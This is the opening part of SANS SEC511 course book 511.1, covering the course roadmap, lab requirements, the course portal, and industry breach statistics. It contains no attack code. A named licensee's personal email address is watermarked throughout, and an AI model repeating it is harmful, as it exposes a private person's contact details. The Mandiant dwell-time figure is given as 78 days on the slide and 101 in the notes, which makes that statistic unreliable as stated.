

511.1 Current State Assessment, SOCs, and Security Architecture

Licensed To: Martin Brown <hermespaul56@gmail.com> May 17, 2020



PLEASE READ THE TERMS AND CONDITIONS OF THIS COURSEWARE LICENSE AGREEMENT ("CLA") CAREFULLY BEFORE USING ANY OF THE COURSEWARE ASSOCIATED WITH THE SANS COURSE. THIS IS A LEGAL AND ENFORCEABLE CONTRACT BETWEEN YOU (THE "USER") AND SANS INSTITUTE FOR THE COURSEWARE. YOU AGREE THAT THIS AGREEMENT IS ENFORCEABLE LIKE ANY WRITTEN NEGOTIATED AGREEMENT SIGNED BY YOU.

With the CLA, SANS Institute hereby grants User a personal, non-exclusive license to use the Courseware subject to the terms of this agreement. Courseware includes all printed materials, including course books and lab workbooks, as well as any digital or other media, virtual machines, and/or data sets distributed by SANS Institute to User for use in the SANS class associated with the Courseware. User agrees that the CLA is the complete and exclusive statement of agreement between SANS Institute and you and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA.

BY ACCEPTING THIS COURSEWARE, YOU AGREE TO BE BOUND BY THE TERMS OF THIS CLA. BY ACCEPTING THIS SOFTWARE, YOU AGREE THAT ANY BREACH OF THE TERMS OF THIS CLA MAY CAUSE IRREPARABLE HARM AND SIGNIFICANT INJURY TO SANS INSTITUTE, AND THAT SANS INSTITUTE MAY ENFORCE THESE PROVISIONS BY INJUNCTION (WITHOUT THE NECESSITY OF POSTING BOND) SPECIFIC PERFORMANCE, OR OTHER EQUITABLE RELIEF.

If you do not agree, you may return the Courseware to SANS Institute for a full refund, if applicable.

User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of the Courseware, in any medium whether printed, electronic or otherwise, for any purpose, without the express prior written consent of SANS Institute. Additionally, User may not sell, rent, lease, trade, or otherwise transfer the Courseware in any way, shape, or form without the express written consent of SANS Institute.

If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. An amendment or addendum to this CLA may accompany this Courseware.

SANS acknowledges that any and all software and/or tools, graphics, images, tables, charts or graphs presented in this Courseware are the sole property of their respective trademark/registered/copyright owners, including:

AirDrop, AirPort, AirPort Time Capsule, Apple, Apple Remote Desktop, Apple TV, App Nap, Back to My Mac, Boot Camp, Cocoa, FaceTime, FileVault, Finder, FireWire, FireWire logo, iCal, iChat, iLife, iMac, iMessage, iPad, iPad Air, iPad Mini, iPhone, iPhoto, iPod, iPod classic, iPod shuffle, iPod nano, iPod touch, iTunes, iTunes logo, iWork, Keychain, Keynote, Mac, Mac Logo, MacBook, MacBook Air, MacBook Pro, Macintosh, Mac OS, Mac Pro, Numbers, OS X, Pages, Passbook, Retina, Safari, Siri, Spaces, Spotlight, There's an app for that, Time Capsule, Time Machine, Touch ID, Xcode, Xserve, App Store, and iCloud are registered trademarks of Apple Inc.

PMP and PMBOK are registered marks of PMI.

SOF-ELK® is a registered trademark of Lewes Technology Consulting, LLC. Used with permission.

SIFT® is a registered trademark of Harbingers, LLC. Used with permission.

Governing Law: This Agreement shall be governed by the laws of the State of Maryland, USA.

SEC511

Continuous Monitoring and Security Operations

SANS

Current State Assessment, SOCs, and Security Architecture

Seth Misenar (GSE #28) and Eric Conrad (GSE #13)

© 2019 Seth Misenar, Eric Conrad | All Rights Reserved | Version E01_01

Welcome to SEC511, Continuous Monitoring and Security Operations!

Licensed To: Martin Brown <hermespaul56@gmail.com> May 17, 2020

Table of Contents	Page
Course Overview.....	4
EXERCISE: Initial Configuration and Connection.....	23
Current State Assessment.....	25
Adversarial Dominance.....	40
Traditional Attack Techniques	46
Traditional Cyber Defense	58
EXERCISE: Detecting Traditional Attack Techniques	67
Modern Attack Techniques	74
Client-Side Attack Vectors.....	83
Client-Side Targets.....	97
Post-Exploitation	106
Modern Cyber Defense Principles	122

511.1 Table of Contents

This table of contents outlines our plan for 511.1.

Table of Contents	Page
EXERCISE: Detecting Modern Attack Techniques	132
Adversary Informed Detection.....	134
Security Operations Centers	153
511.1 Summary	174
EXERCISE: Exercise: Egress Analysis with Elastic Stack.....	177
EXERCISE: Immersive Cyber Challenges (NETWARS).....	179

511.1 Table of Contents

This table of contents outlines our plan for 511.1.

Course Roadmap

- **Day 1: Current State Assessment, SOCs, and Security Architecture**
- Day 2: Network Security Architecture
- Day 3: Network Security Monitoring
- Day 4: Endpoint Security Architecture
- Day 5: Automation and Continuous Security Monitoring
- Day 6: Capstone: Design, Detect, Defend

CURRENT STATE ASSESSMENT, SOCS, AND SECURITY ARCHITECTURE

I. Course Overview

2. Exercise: Initial Configuration and Connection
3. Current State Assessment
4. Adversarial Dominance
5. Traditional Attack Techniques
6. Traditional Cyber Defense
7. Exercise: Detecting Traditional Attack Techniques
8. Modern Attack Techniques
9. Client-Side Attack Vectors
10. Client-Side Targets
11. Post-Exploitation
12. Modern Cyber Defense Principles
13. Exercise: Detecting Modern Attack Techniques
14. Adversary Informed Detection
15. Security Operations Centers
16. 511.1 Summary
17. Exercise: Egress Analysis with Elastic Stack

Course Roadmap

Each section of this course presents a Course Roadmap slide to help you follow where we are in the course material. These “you are here” slides will also help you easily locate information for after-class review.

This first section provides an overview of the 511 course.

Main Topics Covered in SEC511

- Security Architecture
- Security Operations (SOCs)
- Network Security Monitoring (NSM)
- Continuous Security Monitoring (CSM)
- Capstone: Hands-on Design, Detect, Defend

Main Topics Covered in SEC511

Although the course will perform a deep dive into many different facets of information security, a cursory review of the main topics will give you a better sense of how the major pieces and parts will fit together.

The next several slides provide a simple overview of major topics to be covered over the next six days so that you can be mentally prepared for the material presented.

The major topics include:

- Security Architecture
- Security Operations Centers (SOCs)
- Network Security Monitoring (NSM)
- Continuous Security Monitoring (CSM)
- Capstone: Hands-on Design, Detect, Defend

Current State Assessment

- Before we can make things better, we need to understand how things are broken
- Understand the current threat landscape
- Explore typical/traditional cyber defenses
 - How are they successful?
 - Where are they failing?
- Determine current monitoring capabilities
- Define the end state we are hoping for

Current State Assessment

Your organization can achieve some quick wins and successes by blindly employing some of the approaches we define. However, success in information security requires continuous attention rather than a simple point-in-time posture improvement. Day 1 begins a serious exploration of the current state of affairs in information security. We will explore both the current threat environment and also traditional security architectures. Where do we find the current architectures operating with a high degree of success? Where do we find that the traditional approaches are not up to the challenges? This section helps identify shortcomings in the existing architectures, and it postulates some changes that could shore up these deficiencies.

One of the challenges we face is an ever-changing threat landscape; therefore, it is not sufficient to defend against today's threats and find yourself lacking when the next novel threat comes along. Although a robust network and endpoint security architecture will be vastly more successful at preventing compromise than the standard approach, it will still fail. A fundamental element of this course is architecting the ability to detect modern adversaries when they are inevitably successful.

Another aspect of the current state assessment is to explore the existing detection environment and realize the inherent deficiencies to most organizations' approaches. Continuous Security Monitoring is a required element of a modern security architecture that facilitates timely response to the next unforeseen threat.

Defensible Network Security Architecture

- Principles of a defensible security architecture
- Key network security infrastructure devices
 - Routers/Switches
 - Traditional/Next-Generation Firewalls/IPS
 - Sandboxing/Malware Detonation Devices
 - Web Application Firewalls/Proxies/SSL Inspection
 - SIEM/IDS/Netflow/Packet Capture/Honeypots
- Key servers/logs
 - Domain Controllers/DNS/DHCP/Web Servers
- Configuration, people, and processes > devices


Defensible Network Security Architecture

Day 2 of the course emphasizes the keys to a defensible network security architecture. The first section defines the key characteristics of a defensible network security architecture. The goal is not simply to check the box next to each of these devices and consider the network architecture secure. Many organizations already have the majority of the tools discussed deployed and operational. However, simply having these technologies is not sufficient. Two organizations with the exact same devices can operate with a very different degree of effective security; the important aspects are the configuration, people, and processes that tie all of these devices into a robust network security architecture.

After defining key principles of a defensible network security architecture, we look at the specific types of devices that can support these principles; some of these are referenced on the slide above.

Network Security Monitoring (NSM)

- Detecting advanced modern adversaries requires robust Network Security Monitoring capabilities
 - Requires significantly more than perimeter intrusion detection
- Instrumenting capabilities to detect post-exploitation activity
- 511.3 is focused on NSM



Key data sources:

- Correlated data
- Alert data
- Session data
- Packet data
- Log data
- Endpoint data
- User/Attribution data
- Metadata

Network Security Monitoring (NSM)

Even the most capable network and endpoint security architecture will inevitably be compromised. One of the key aspects emphasized in the security architecture portion of the course is facilitating detection of compromise or abuse. Making use of network-oriented data resulting from the security architecture is the focus of Day 3's material.

Just generating the relevant security data is far from sufficient; we must make effective use of the tremendous volume of data generated. The section on Network Security Monitoring presents not only data that can be useful, but it also presents a methodology for analyzing and correlating the data produced.

Some of the key sources of data that are relevant to the Network Security Monitoring discussion include the following: Correlated data, alert data, session data, packet data, and log data.

Even if through his own history with NSM, Richard Bejtlich did not create Network Security Monitoring, certainly his book, *The Tao of Network Security Monitoring*¹ made it much more widely recognized as a discipline.

Reference:

[1] *The Tao of Network Security Monitoring: Beyond Intrusion Detection* | InformIT, <https://sec511.com/2>

Endpoint Security Architecture

- Highly portable devices do not benefit from a robust network security architecture
- Client-side exploitation significantly decreases efficacy of traditional network security architecture
- Pivoting/lateral movement increases likelihood of endpoint exploitation
- Bottom line: Endpoints must be able to defend themselves and aid detection

Endpoint Security Architecture

The focus of Day 4 is endpoint security architecture. Modern adversaries focus on the compromise of endpoints via client-side exploits. These types of attacks are particularly difficult to defend against with the simple approaches offered by traditional network security architecture.

Client-side attacks notwithstanding, it is increasingly likely for significant enterprise assets to be portable devices. Beyond the confines of an organization's perimeter, these devices do not benefit from even a modern network security architecture.

Pivoting is an additional aspect of modern attack techniques; it increases the need for robust endpoint security. After an initial compromise of one weak internal target, or a click-prone user, a common tactic is for adversaries to pivot or move laterally within an organization. These attacks actually look like they were done by internal adversaries as the attacker leverages the initially compromised system as a beachhead or point-of-presence on the internal network.

These concepts require that organizations provide endpoint security that is not only capable of thwarting attacks but also has significant detective capabilities. Day 4 provides the concepts and strategies that will help you achieve a greatly increased endpoint security architecture.

Continuous Security Monitoring (CSM)

A robust security architecture and strong NSM practices are necessary, but not sufficient

Still more work to do:

- The threat landscape changes daily
- The vulnerability landscape changes daily
- Our organizations change daily
- Security must understand the effects of these changes via Continuous Security Monitoring

The logo for NST (Network Security Monitoring) is displayed in a large, bold, black font. The letters 'N', 'S', and 'T' are connected, with the 'S' being the largest and most prominent.

511.5 is focused on CSM

Continuous Security Monitoring (CSM)

After designing a robust security architecture and actively employing sound Network Security Monitoring principles, you will still have work to do. Although NSM is an effective capability, you still need to ensure that the state of the systems and the state of the networks are consistent with the desired state of security posture.

Threats and vulnerabilities increase every day. New tactics can significantly change the effective security of our organizations. In addition, organizations change constantly. If we do not maintain situational awareness, we cannot make informed decisions about security countermeasures and mitigations.

Continuous Security Monitoring allows us to keep our finger on the pulse of the organization's current state of security. Although this sounds fairly straightforward and desirable, continuously reviewing all of the various components of systems throughout an organization can be cumbersome without a strong process in place.

CSM (2)

Adversaries (unfortunately) compromise us on their terms, not ours

- They do not wait for us to remediate issues discovered in quarterly scans or annual audits

We must understand how the changing threats, vulnerabilities, and assets impact security

- Requires **continual** assessment of the organization

Ouch! Continual means automation is absolutely required.

- Course will leverage PowerShell and Bash

CSM (2)

Though companies typically have regularly scheduled maintenance windows, remediation cycles, audits, and so on, adversaries do not adhere to those schedules when attacking and compromising a system. Although we cannot avoid scheduling maintenance to limit the organizational impact of changes, we can try to decrease the cycle times and have a process for implementing security-relevant changes in a more expeditious manner.

However, even if we can gain approval for unscheduled, or more nimbly scheduled, security changes, we first have to realize there is a problem in need of remediation or mitigation. This is the monitoring piece of Continuous Security Monitoring. To achieve continual assessment of the changing threat and vulnerability landscape requires automation. This course leverages PowerShell, basic command-line scripting, and Bash scripting.

Capstone: NetWars

Capstone goals:

- Put everything we have learned this week into hands-on practice
- Learn
- Have fun while competing to win

Hints are available and can be used strategically and/or to complete each challenge

- **Anyone** can complete the entire challenge

NETWARS



Capstone: NetWars

Attitude is everything! We designed the NetWars capstone to be enjoyable for all—from management to the hands-on experienced hunt teamer with years of experience in the trenches.

Hints are available at varying costs. Hints can give you a subtle nudge or they can give away the answer (“Here’s how you do it: Type this...”).

The capstone provides an opportunity to learn and an opportunity to compete. You can choose the “no hints” method to maximize points, the “more hints” method to maximize learning or a combination of the two as a strategy. Two-thirds of something is better than nothing, so strategy does come into play when choosing the hints you want to use.

Start/Join the Conversation

Authors:

- Seth Misenar (@sethmisenar)
- Eric Conrad (@eric_conrad)

Course errors/updates

- SEC511@contextsecurity.com

Other

- #SEC511
- SANS (@SANSInstitute)
- Cyber Defense (@SANSDefense)
- SEC511 Alumni Group/Mailing List

Instructors

- Chris Crowley (@CCrowMontance)
- Maxim Deweerdt (@AlfaSec)
- Tim Garcia (@tbg911)
- Jonathan Ham (@jhamcorp)
- Paul Henry (@phenrycissp)
- Justin Henderson (@SecurityMapper)
- John Hubbard (@jhub908)
- David Mashburn (@d_mashburn)
- Bryan Simon (@BryanOnSecurity)
- Ismael Valenzuela (@aboutsecurity)
- + many other seasoned instructors

Start/Join the Conversation

Many folks have been involved in the creation and delivery of this course to you. We welcome the opportunity to take the conversation beyond the classroom. You can use the course-specific hashtag, #SEC511, for student-driven discussions.

Authors:

Seth Misenar (@sethmisenar) and Eric Conrad (@eric_conrad)

Instructors

Chris Crowley (@CCrowMontance), Tim Garcia (@tbg911), Jonathan Ham (@jhamcorp), Paul Henry (@phenrycissp), Justin Henderson (@SecurityMapper), Mark Hofman (@MarkHofman), John Hubbard (@jhub908), David Mashburn (@d_mashburn), Bryan Simon (@BryanOnSecurity), Ismael Valenzuela (@aboutsecurity), and other seasoned instructors.

Course errors/updates

SEC511@contextsecurity.com

Other

SANS (@SANSInstitute) and Cyber Defense (@SANSDefense)

Additional resources

Sec511 Alumni Group: <https://sec511.com/1>

Demos, Exercises, and the Capstone...

- Concepts and theories are great
 - Being able to apply those concepts is better
- Instructor demos are used to illustrate techniques and tools not covered in labs
- Numerous hands-on exercises employed
 - Instructions guide you to successful completion and understanding of results
- Day 6 capstone – team-based labs
 - Without the step-by-step instructions

Demos, Exercises, and the Capstone...

SANS SEC511 provides some wonderful theories and concepts; however, if we stopped with simply proffering theories, then we would likely not be as ably achieving SANS's mission of ensuring that, "you will be able to apply our information security training the day you get back to the office!" To be certain that we achieve that high bar, we do not simply leverage lecture and theories. We also routinely employ both instructor-led demos and hands-on exercises. The exercise environment leverages your existing host OS, a custom VM, and also a network on which the instructor provides additional systems with which to interact.

On Day 6, the final day, you get to explore SANS's first Cyber Defense capstone exercise.

Daily Immersive Cyber Challenges

- Games = FUN!!! ← Who knew?
 - Done well, they can also be a tremendously powerful hands-on learning environment
- The Day 6 capstone has proven so fun/successful, we decided to bring the awesome every day
- Each day, in addition to the formal labs, you will dig into immersive cyber challenges
- The daily challenges are powered by NetWars for scoring/question delivery
- All skill levels accommodated!



Daily Immersive Cyber Challenges

Student feedback from the Day 6 capstone has been tremendous. Although it came as no surprise that playing games would be fun, the student feedback didn't stop at fun. Students consistently tell us that they learn a lot from the Day 6 capstone. This is a good thing, but it has occurred to us that we need to incorporate this delivery style of learning in Days 1 through 5.

Thus, the daily immersive cyber challenges provide a different approach to learning that students and players at all skill levels can benefit from.

Appendix C describes the daily immersive cyber challenges (Security 511 bootcamp).

Exercise Environment/Laptop Requirements

- VMware Workstation 15, Workstation Player 15, or Fusion 11 (or newer)
- 50 GB of free disk space
- CPU: **64 bit** 2.0+ GHz or higher
- RAM: ≥ 8 GB RAM
- BIOS/UEFI: VT-x, AMD-V, or equivalent enabled
- Privileged access to the host operating system with the ability to disable security tools
- A Linux and Windows 10 VM are provided
 - Appendix A and B will guide the installation and configuration of the virtual machines

Exercise Environment/Laptop Requirements

This course employs a significant number of hands-on exercises to help you accomplish the tasks we discuss. Some of the exercises are run locally on your machine, whereas others are performed while connected to a local Ethernet network.

You should have received an email detailing the laptop requirements and expected configuration to fully benefit from this course. Just in case you missed it, we review the requirements here. Although you can still benefit from the course without fully meeting all of these laptop requirements, understand that your experience will be somewhat diminished. Please notify the instructor if any of the requirements pose a problem. Your instructors have significant experience supporting students, so there might be a way to get your laptop into a more workable state if you bring it to our attention.

Laptop Requirements

- VMware Workstation 15, Workstation Player 15, or Fusion 11 (or newer)
- 50 GB of free disk space
- CPU: 64-bit; 2.0+ GHz processor
- RAM: 8 GB or higher
- BIOS/UEFI: VT-x, AMD-V, or equivalent enabled
- Privileged access to the host operating system with the ability to disable security tools

Courseware Conventions



Exercise



Instructor Demo



Relevant to the CIS Controls

\$ Commands typed look like this

Command output looks like this

Courseware Conventions

To easily identify certain aspects of the courseware, this course employs specific conventions. The icons provided in the slide above will be placed in one of the corners of the slide and will allow you to more easily identify whether the slide relates to an exercise, an instructor-led demo, or content associated with one of the CIS Controls.

In addition, in both the slides, notes, and workbook, the course employs distinct fonts to allow you to more easily identify commands that you are expected to type for an exercise, as well as command output that can be expected. Other icons and illustrations are employed, but those listed above are used throughout the course material.

Short Links

- “If I have seen further it is by standing on the shoulders of giants.”
—Sir Isaac Newton
- This course includes short links to websites and documents:

Link: http://en.wikipedia.org/wiki/Never_Gonna_Give_You_Up

Shortened: <https://sec511.com/23>

- There are two advantages to this method:
 - The short link is easier to type
 - We can re-map the short link if the long link changes or dies (link rot)

Short Links

The course includes links to additional information or appropriate references. Given that you primarily interact with the course material in printed form and will have limited opportunity to click the links, we provide the links in an easier-to-consume fashion.

We include them as a shortened URL. The shortened URL leverages a custom domain sec511.com owned and operated by the authors. We leverage YOURLS (Your Own URL Shortener) behind the scenes for the shortening service (<http://yourls.org/>). Unlike other services (such as bit.ly), YOURLS software runs locally on a cloud server owned by the course authors, and it also allows changing short links after they have been created (bit.ly does not).

This allows us to repair links, even after the paper books are printed.

To illustrate how this will appear in the notes, see the following example:

Never Gonna Give You Up – Wikipedia <https://sec511.com/23>

Actionable Information => Immediate Results

- **Security Punch List:** List of action items or homework to immediately improve security posture of your organization
 - Provided at the end of each course book
 - With blank space to note your own AIs
- The SEC511 Portal/Wiki (next slide) is also instrumented to facilitate your achieving immediate results
- Also, don't forget to join the SEC511 Alumni Group to share your Action Items and hear about others'

Actionable Information => Immediate Results

This course employs several tactics beyond simple lecture and instructor-led discussions. The primary goal is to ensure that you and the organization for which you work can immediately derive value from the material provided. To help ensure that goal, we emphasize some straightforward, powerful techniques.

A Security Punch List is provided at the end of each day's course material. This document provides key actionable recommendations that can be used to immediately improve an organization's security posture. These items are intended to be quick wins that can be employed with little capital expense to most organizations. The Security Punch List tries to ensure that SANS delivers on its promise that you will be able to return to work and immediately improve your security.

The Security Punch List is, we hope, valuable, but there is only so much information that can be realistically distilled down to a single page of quick wins. The hands-on exercises provided throughout the course ensure that you have not only a theoretical grasp of the information but also a practical one. The hands-on exercises require that you put into practice some of the lessons delivered in the lecture and discussions.

Also, be sure to join the SEC511 Alumni Group to connect with former students. One of the most valuable aspects of this group is what people share—their successful action items from the course and beyond.

The SEC511 Alumni Group can be found at: <https://sec511.com/1>

SEC511 Course Portal/Wiki

Within the Linux VM you will find the SEC511 Course Portal (or Wiki)

- Default homepage of your web browser

Some of what the SEC511 portal includes:

- Electronic versions of workbook labs
- Lab intro videos and walkthrough videos for most workbook labs
- Course index
- Course MP3s
- Additional resources


SEC511 Course Portal/Wiki

One of the course tactics we are most excited about in SEC511 is the SEC511 Course Portal (or Wiki). The portal serves as the default home page in your Linux VM. The portal provides an easily navigable way to use resources in class and find and reuse these resources after going back to work.

Here is a quick list of some of the items that are available in the SEC511 portal:

- Electronic versions of workbook labs
- Introductory video embedded in most workbook labs
- Embedded walkthrough video for most workbook labs
- A course index
- Course MP3s
- Many more items that will prove useful

SEC511 Portal: Landing Page



SEC511 Portal: Landing Page

This screenshot shows the landing page for the SEC511 Portal/Wiki.

Note: This screenshot might not perfectly match what you see on your current system due to potential updates to the portal.

SEC511 Portal: Electronic Labs

The screenshot shows a web browser window displaying the SEC511 portal. The page title is "SEC511: Continuous Monitoring and Security Operations - Mozilla Firefox". The URL is "localhost/#/Labs/511_2/3/sec511.2.3.md". The page content includes a navigation menu with "Labs", "Resources", "Instructors", "Tools/Commands", "Updates", and "ACK". On the left, there is a sidebar with "Objectives" and a list of links: "Video - Lab Intro", "Exercise Setup", "Exercise - No hints", "Exercise - Step-by-step instructions", and "Video - Lab Walkthrough". The main content area has a heading "At the `mysql>` prompt, we will inject a HoneyToken into the table." followed by a code block containing a MySQL `INSERT INTO` statement. A note below the code block states: "Note: the above statement is all on one line at the `mysql>` prompt, and should look like the following image:". Below the note is a terminal screenshot showing the execution of the same `INSERT INTO` statement, resulting in "Query OK, 1 row affected (0.12 sec)". Below the terminal screenshot, there is a text prompt: "Let's parse the SQL statement above to ensure understanding of the purpose and syntax." followed by a table with two columns: "Query Element" and "Description".

Query Element	Description
<code>INSERT INTO VALUES</code>	Basic SQL statement that adds data to a table.
<code>Pilots</code>	Pilots is the name of the table that is being updated.

SEC511 Portal: Electronic Labs

This screenshot shows some elements of the electronic labs that are available in the SEC511 portal.

Course Roadmap

- **Day 1: Current State Assessment, SOCs, and Security Architecture**
- Day 2: Network Security Architecture
- Day 3: Network Security Monitoring
- Day 4: Endpoint Security Architecture
- Day 5: Automation and Continuous Security Monitoring
- Day 6: Capstone: Design, Detect, Defend

CURRENT STATE ASSESSMENT, SOCS, AND SECURITY ARCHITECTURE

1. Course Overview
2. **Exercise: Initial Configuration and Connection**
3. Current State Assessment
4. Adversarial Dominance
5. Traditional Attack Techniques
6. Traditional Cyber Defense
7. **Exercise: Detecting Traditional Attack Techniques**
8. Modern Attack Techniques
9. Client-Side Attack Vectors
10. Client-Side Targets
11. Post-Exploitation
12. Modern Cyber Defense Principles
13. **Exercise: Detecting Modern Attack Techniques**
14. Adversary Informed Detection
15. Security Operations Centers
16. 511.1 Summary
17. **Exercise: Egress Analysis with Elastic Stack**

Course Roadmap

Next, let's configure for the 511 network.

Licensed To: Martin Brown <hermespaul56@gmail.com> May 17, 2020



Exercise 1.0: Initial Configuration and Connection

NETWARS

SEC511 Workbook: Initial Configuration and Connection

Please go to Exercise 1.0 in the 511 Workbook.

Course Roadmap

- **Day 1: Current State Assessment, SOCs, and Security Architecture**
- Day 2: Network Security Architecture
- Day 3: Network Security Monitoring
- Day 4: Endpoint Security Architecture
- Day 5: Automation and Continuous Security Monitoring
- Day 6: Capstone: Design, Detect, Defend

CURRENT STATE ASSESSMENT, SOCS, AND SECURITY ARCHITECTURE

1. Course Overview
2. Exercise: Initial Configuration and Connection
3. **Current State Assessment**
4. Adversarial Dominance
5. Traditional Attack Techniques
6. Traditional Cyber Defense
7. Exercise: Detecting Traditional Attack Techniques
8. Modern Attack Techniques
9. Client-Side Attack Vectors
10. Client-Side Targets
11. Post-Exploitation
12. Modern Cyber Defense Principles
13. Exercise: Detecting Modern Attack Techniques
14. Adversary Informed Detection
15. Security Operations Centers
16. 511.1 Summary
17. Exercise: Egress Analysis with Elastic Stack

Course Roadmap

The next section is on the Current State Assessment.

Step 1: Admit There Is a Problem

- Organizations spend \$\$\$\$ on security
 - And we still keep getting breached with impact
- Are we spending too little money?
- Are we spending too much money?
- Are we allocating dollars poorly?
- Is this security thing just a lost cause?
- Let's explore typical security architectures
 - And how they address current threats

Step 1: Admit There Is a Problem

Obviously, we feel there is a problem and we want to help you find a viable solution for your organization. However, we need to come to a consensus about whether there is actually a problem. We also need to explore the nature of the problems at hand in order to address them.

The kernel of the problem statement is that organizations continue to spend more and more money on information security, and yet they continually find themselves the victims of successful breaches that result in significant financial impact.

Current State: Industry Studies

- Regular industry studies prove a useful mechanism for current state assessment
- Do not describe your exact situation, but should provide sufficient data
 - At least to extrapolate or approximate relevance to your organization
- Help to focus on effectiveness of currently standard security controls
- Do always approach studies with healthy skepticism, especially with outlier findings

Current State: Industry Studies

We face significant challenges without adequately addressing those challenges. Why should you take our word on this? Rather than simply accept this notion, this course explores a number of industry studies that can determine whether there is a problem, and if so, the extent of the problem.

Always employ healthy skepticism when reading any of these individual studies. Sometimes studies are sponsored by or directly created by vendors who benefit directly from what they suggest as truth. That being said, by taking a cross section of some of the more established reports, we can arrive at a picture of the current state of the practice of information security.

Mandiant M-Trends

Attackers maintained access for an average of 78 days prior to discovery

- Better than the 416 days from a prior year

Significant evidence of organizations being compromised repeatedly

- Not apparently due to incomplete eradication
- Re-compromised in numerous cases by the same adversary



Mandiant M-Trends

A highly regarded report produced each year by Mandiant provides some key insight into the current state of information security challenges presented by adversaries. The annual report entitled Mandiant M-Trends focuses on providing insight into data associated with compromises on which Mandiant was called in for incident response services.

One key finding that speaks to our lack of detective capabilities suggests that on average adversaries controlled assets within a compromised organization for 101 days before the organization noticed—months of persistent access before an organization realized that they were compromised.¹

As disheartening as that metric is, the report from a few years ago indicated an average time of 416 days before the organizations became aware of their compromise.

Another significant finding offered by Mandiant suggests that adversaries routinely attempt to re-compromise organizations that they have previously compromised, but from which they were subsequently eradicated.


We highly recommend that you review Mandiant's M-Trends report each year.

Reference:

[1] Mandiant, *M-Trends 2019*, <https://sec511.com/cg>

Verizon DBIR

- ...The time from the attacker's first action in an event chain to the initial compromise of an asset is typically measured in minutes. Conversely, the time to discovery is more likely to be months.¹



Verizon DBIR

Verizon produces an annual *Data Breach Investigations Report*² that quite likely represents the most highly regarded annual report on the current state of information security. The report has been published annually since 2008 and has grown in scope significantly through the years. The main thrust of the report targets compromises that result in data breach, though many compromises are now included that do not necessarily end in data breach.

The report draws on data from Verizon's RISK team's incident response practice, but in recent years has included information from a wide variety of sources throughout the globe, including: United States Secret Service, US CERT, ICS-CERT, Deloitte, Australian Federal Police, the Dutch Police National High-Tech Crime Unit, and IRISS-CERT.

Numerous significant findings and metrics make the report a must-read for security professionals who want to remain current on the state of compromise currently being experienced throughout the world.

References:

[1] 2019 *Data Breach Investigations Report*, <https://sec511.com/ch>

[2] Ibid.

Verizon DBIR on Detection

“We must accept the fact that no barrier is impenetrable, and detection/response represents an extremely critical line of defense. Let’s stop treating it like a backup plan if things go wrong.”¹

Verizon DBIR on Detection

The Verizon *Data Breach Investigations Report* presents a pithy statement regarding detection: *“We must accept the fact that no barrier is impenetrable, and detection/response represents an extremely critical line of defense. Let’s stop treating it like a backup plan if things go wrong.”¹* This sounds similar to an often-espoused mantra in the SANS Cyber Defense curriculum, “Prevention is ideal, but detection is a must.”

The quote above provides one of the underlying themes of the course, namely, that any organization can and will be breached, so detection that leads to rapid response becomes a critically important element of cyber defense.

Reference:

[1] *2013 Data Breach Investigations Report*, <https://sec511.com/2y>

Ponemon – Cost of a Data Breach

- Ponemon Institute’s annual study provides commonly referenced metrics

Global study at a glance		
> Average total cost of a data breach:	> Average cost per lost or stolen record:	> Likelihood of a recurring material breach over the next two years:
\$3.86 million	\$148	27.9%
> Average total one-year cost increase:	> One-year increase in per capita cost:	> Average cost savings with an Incident Response team:
6.4%	4.8%	\$14 per record

The faster the data breach can be identified and contained, the lower the costs. In this year’s study, organizations experienced increases in both the time to identify and to contain a breach¹

Ponemon – Cost of a Data Breach

Another study that often finds its way in front of information security professionals is that of the Ponemon Institute’s annual *Cost of a Data Breach Study*. The primary takeaway that most find in the study is the financial impact of a breach related on a cost/record basis. While the generic average cost/record often gets cited, the report actually provides much more specificity in the findings. Data is parsed by country, industry, cause of breach, size of breach, and more. An example of the variance across these data points is found in the breach of healthcare records, which on average costs \$408/record breached. Contrast that with the cost of a record breached from the public sector, which only amounts to less than 1/5 of that total (\$75).¹

These metrics often end up being used by industry to help convince business leaders of the cost of not attending to security issues.

Reference:

[1] Ponemon Institute, *Cost of a Data Breach Study 2018* | Security Intelligence, <https://sec511.com/bc>

